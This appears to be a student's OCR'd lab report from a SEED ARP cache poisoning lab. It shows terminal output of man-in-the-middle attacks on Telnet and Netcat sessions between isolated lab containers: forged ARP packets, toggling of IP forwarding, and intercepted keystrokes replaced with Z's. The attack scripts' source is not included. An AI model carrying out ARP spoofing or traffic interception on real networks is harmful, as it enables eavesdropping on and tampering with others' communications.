
Step 4 - Launch the MITM Attack











Now to perform the Man in the Middle Attack, we start over and repeat the above steps - for establishing the Telnet connection.


seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=1
net.ipv4.ip_forward = 1
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=0
net.ipv4.ip_forward = 0



seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=1
net.ipv4.ip_forward = 1
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=0
net.ipv4.ip_forward = 0
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.



seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano mitm.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'd', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'd', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.



seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
[09/17/22]seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:PES2UG20CS390:Name:VishwasM$ login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 17 12:56:28 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@hostB:PES2UG20CS390:Name:VishwasM$:~$ ZZZZZZZZ




Task 3: MITM Attack on Netcat using ARP Cache Poisoning


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=1
net.ipv4.ip_forward = 1


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_for
ward=0
net.ipv4.ip_forward = 0
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano mitm1.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 mitm1.py
LAUNCHING MITM ATTACK.........
*** b'vishwa\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:/# nc 10.9.0.6 9090
root@hostA:PES2UG20CS390:Name:VishwasM$:/# nc 10.9.0.6 9090
vishwa


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# nc -lp 9090
ZZZZZZ